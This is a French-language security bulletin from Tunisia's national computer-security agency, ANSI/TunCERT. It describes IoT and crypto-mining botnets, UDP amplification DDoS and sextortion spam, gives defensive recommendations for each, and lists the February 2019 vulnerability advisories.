
Satori est un botnet repéré en 2017 par un groupe de chercheurs en sécurité qui attirent l'attention sur sa progression. Le malware en question prolifère ainsi sur les objets connectés : Téléviseurs, thermostats, verrous, routeurs, systèmes connectés de véhicules...

OMG

OMG, un malware dérivé de Mirai qui vise le même type d'appareils afin de les utiliser comme des proxys, afin de dissimuler l'origine d'une attaque informatique ou de son trafic internet. On voit également d'autres tentatives plus audacieuses, comme celle d'ADB.miner, un malware visant des systèmes Android afin de leur faire miner des cryptomonnaies à l'insu de leurs utilisateurs

Reaper

Un Botnet qui prend le contrôle de certains appareils par le biais d'identifiants d'authentification faibles ou configurés par défaut, Mirai a pu coordonner des attaques DDoS (Déni de service distribué) contre le fournisseur de DNS Dyn, coupant l'accès à de grands sites comme Amazon, Twitter et Spotify. Au lieu de viser les mots de passe faibles, Reaper cherche à exploiter les vulnérabilités des équipements IoT, d'où son nom de « Reaper » ou « IoT Reaper », qui signifie en anglais « moissonneur ou faucheur d'objets connectés », attribué par des chercheurs de Netlab 360.
Dans le viseur de Reaper jusqu'à présent : les caméras IP des fabricants GoAhead, D-Link, TP-Link, AVTECH, Netgear, MikroTik, Linksys et Synology.



Comment se protéger contre les attaques d'amplification basées sur le protocole UDP

UDP est un protocole de transmission de données en mode sans connexion qui ne valide pas les adresses IP sources. Outre, certains services basés sur cette transmission comme DNS, NTP, SNMP, NetBIOS, SSDP, CharGEN, QOTD, BitTorrent, Kad, Quake Network Protocol, Steam Protocol, Multicast DNS (mDNS), RIPv1, Portmap (RPCbind), LDAP, CLDAP, TFTP, Memcached, etc ...entraînent des réponses volumineuses suite à l'envoi d'une seule requête client. De ce fait, ces faiblesses ont permis aux attaquants d'utiliser des techniques d'attaques avec des adresses IP falcifiées et d'entraîner les serveurs non sécurisés à générer des réponses UDP amplifiées comme les attaques DDOS à réflexions amplifiées (Amplified Reflection DDOS Attacks) afin de consommer énormément la bande passante des entreprises visées.

Par exemple, un serveur Memcached pourrait avoir un facteur d'amplification de 10000 à 51000 réponses pour une seule requête client.


Recommendations
Pour s'en protéger, nous vous recommandons de suivre les mesures préventives suivantes :

- Scanner votre système d'information et les zones d'hébergement afin de déterminer les failles puis procéder à les corriger en installant les patchs correctifs depuis les sources officielles.
- Mettre en place des packs de sécurité pour la détection des actions malveillantes, des intrusions (IPS / NIDS) et de contrôle de la bande passante de trafic réseau.
- Désactiver immédiatement tous les services que vous n'avez pas besoin.
- Utiliser le QoS et le Rate limiting pour contrôler le débit du trafic envoyé ou reçu sur les dispositifs de commutation et de routage que vous disposez.
- Utiliser BGP Flowspec dans vos dispositifs de routage afin d'atténuer les effets d'une attaque DDoS sur votre réseau.
- Activer la fonctionnalité Unicast RPF qui permet d'atténuer les problèmes causés par les paquets ayant des adresses IP spoofées.
- Appliquer des règles de filtrage rigoureuses pour sécuriser l'administration de vos serveurs à distance et s'assurer de la robustesse des mots de passe des comptes utilisateurs et administrateurs.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=141

Attention au botnet DDG

DDG est un botnet de crypto-minage P2P découvert récemment dans sa version v3020. Pour se propager, ce malware cherche à exploiter les vulnérabilités des serveurs SSH, Redis et ORIENTDB dont plus que 5 690 serveurs ont été compromis au monde entier. Outre, DDG déploie des techniques d'anti-analyse et de cryptage pour cacher les informations et les adresses IP des serveurs de contrôle et commande (C&C) d'où chaque serveur infecté reçoit les ordres d'attaques.




Recommendations
Pour s'en protéger, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

- Scanner votre système d'information et les zones d'hébergement afin de déterminer les failles puis procéder à les corriger en installant les patchs correctifs depuis les sources officielles.
- Mettre en place des packs de sécurité pour la détection des actions malveillantes, des intrusions (IPS / NIDS) et de contrôle de la bande passante de trafic réseau.
- Désactiver immédiatement tous les services que vous n'avez pas besoin.
- Appliquer des règles de filtrage rigoureuses pour sécuriser l'administration de vos serveurs à distance et s'assurer de la robustesse des mots de passe des comptes utilisateurs et administrateurs.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=142

Attention aux emails de type « Spam Extorsion / Sextortion »



Durant la dernière période, nous avons enregistré un nombre remarquable des emails frauduleux de type « Spam Extorsion/Sextortion ». Cet incident consiste à la réception d'un email depuis un pirate indiquant qu'il dispose de tous les mots de passe de sa victime, qu'il a pris le contrôle à distance de son navigateur web et qu'il l'a filmé via sa webcam lorsqu'elle a accédé aux sites web pornographiques. De ce fait, ce pirate lui demande une somme d'argent (rançon) pour qu'il ne diffuse pas ses données piratées ainsi que ses vidéos filmées sur les réseaux sociaux.

Recommendations

Pour s'en protéger, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

- Vérifier si votre adresse email a été divulguée sur les bases de fuite de données https://haveibeenpwned.com/ et changer immédiatement vos mots de passe surtout si vous avez été impliqué dans une violation de données.
- Refuser toute demande d'acte illicite sur Internet.
- Désactiver votre webcam ou toute autre caméra connectée à Internet lorsque vous n'avez pas besoin.
- Ne pas répondre aux emails non sollicités demandant vos informations personnelles : numéro CIN, numéro de passeport, identité bancaire ou mots de passe.
- Ne pas payer la rançon.
- Mettre à jour votre solution d'antivirus et réaliser des scans périodiquement.
- N'enregistrer pas vos logins, mots de passe et vos identifiants bancaires dans les navigateurs web.
- Mettre à jour vos navigateurs web avec les dernières versions.
- Installer les extensions «Netcraft» et «adblockplus» dans votre navigateur web pour vous renseigner sur la fiabilité des sites web visités et bloquer les annonces publicitaires douteuses.
- Utiliser un compte utilisateur avec des privilèges limités pour se connecter à Internet.

Source

https://tuncert.ansi.tn/publish/content/news.asp?idn=143

Les vulnérabilités signalées par TunCERT durant le mois de Février ▼

Référence	Date découverte	Titre
tunCERT/Vuln.2019-070	27/02/2019	F5 BIG-IP
tunCERT/Vuln.2019-068	27/02/2019	OpenSSL
tunCERT/Vuln.2019-067	25/02/2019	ISC BIND 9
tunCERT/Vuln.2019-066	22/02/2019	WinRAR
tunCERT/Vuln.2019-065	22/02/2019	Microsoft Windows
tunCERT/Vuln.2019-064	22/02/2019	Adobe Reader et Acrobat
tunCERT/Vuln.2019-063	21/02/2019	Noyau de Drupal
tunCERT/Vuln.2019-062	21/02/2019	Cisco HyperFlex Software
tunCERT/Vuln.2019-061	21/02/2019	Cisco Network Convergence System 1000 Series
tunCERT/Vuln.2019-060	21/02/2019	Cisco Prime Collaboration Assurance Software
tunCERT/Vuln.2019-059	21/02/2019	Cisco Prime Infrastructure
tunCERT/Vuln.2019-058	19/02/2019	Systèmes Linux Ubuntu
tunCERT/Vuln.2019-057	18/02/2019	Produits VMware
tunCERT/Vuln.2019-054	14/02/2019	Noyau Linux
tunCERT/Vuln.2019-053	13/02/2019	Joomla !
tunCERT/Vuln.2019-052	13/02/2019	Produits Mozilla
tunCERT/Vuln.2019-051	13/02/2019	Cisco Network Assurance Engine
tunCERT/Vuln.2019-050	13/02/2019	Microsoft Exchange Server
tunCERT/Vuln.2019-049	13/02/2019	Microsoft: Outils de développement
tunCERT/Vuln.2019-048	13/02/2019	Noyau des systèmes Microsoft Windows
tunCERT/Vuln.2019-047	13/02/2019	Microsoft Office
tunCERT/Vuln.2019-046	13/02/2019	Microsoft Edge
tunCERT/Vuln.2019-045	13/02/2019	Internet Explorer
tunCERT/Vuln.2019-044	13/02/2019	Adobe ColdFusion
tunCERT/Vuln.2019-043	13/02/2019	Adobe Reader et Acrobat
tunCERT/Vuln.2019-042	13/02/2019	Adobe Flash Player
tunCERT/Vuln.2019-041	08/02/2019	Produits Apple
tunCERT/Vuln.2019-040	08/02/2019	Google Chrome
tunCERT/Vuln.2019-039	07/02/2019	Cisco Aironet Active Sensor
tunCERT/Vuln.2019-038	07/02/2019	Cisco Meeting Server
tunCERT/Vuln.2019-037	06/02/2019	Google Android
tunCERT/Vuln.2019-036	01/02/2019	Produits Mozilla

Source: https://tuncert.ansi.tn/publish/module/listvulnerabilite.asp

الوكالة الوطنيّة للسّلامة المعلوماتيّة

Agence Nationale de la Sécurité Informatique

49 avenue Jean Jaurès, 1000 Tunis

(+216) 71 846 020

ansi@ansi.tn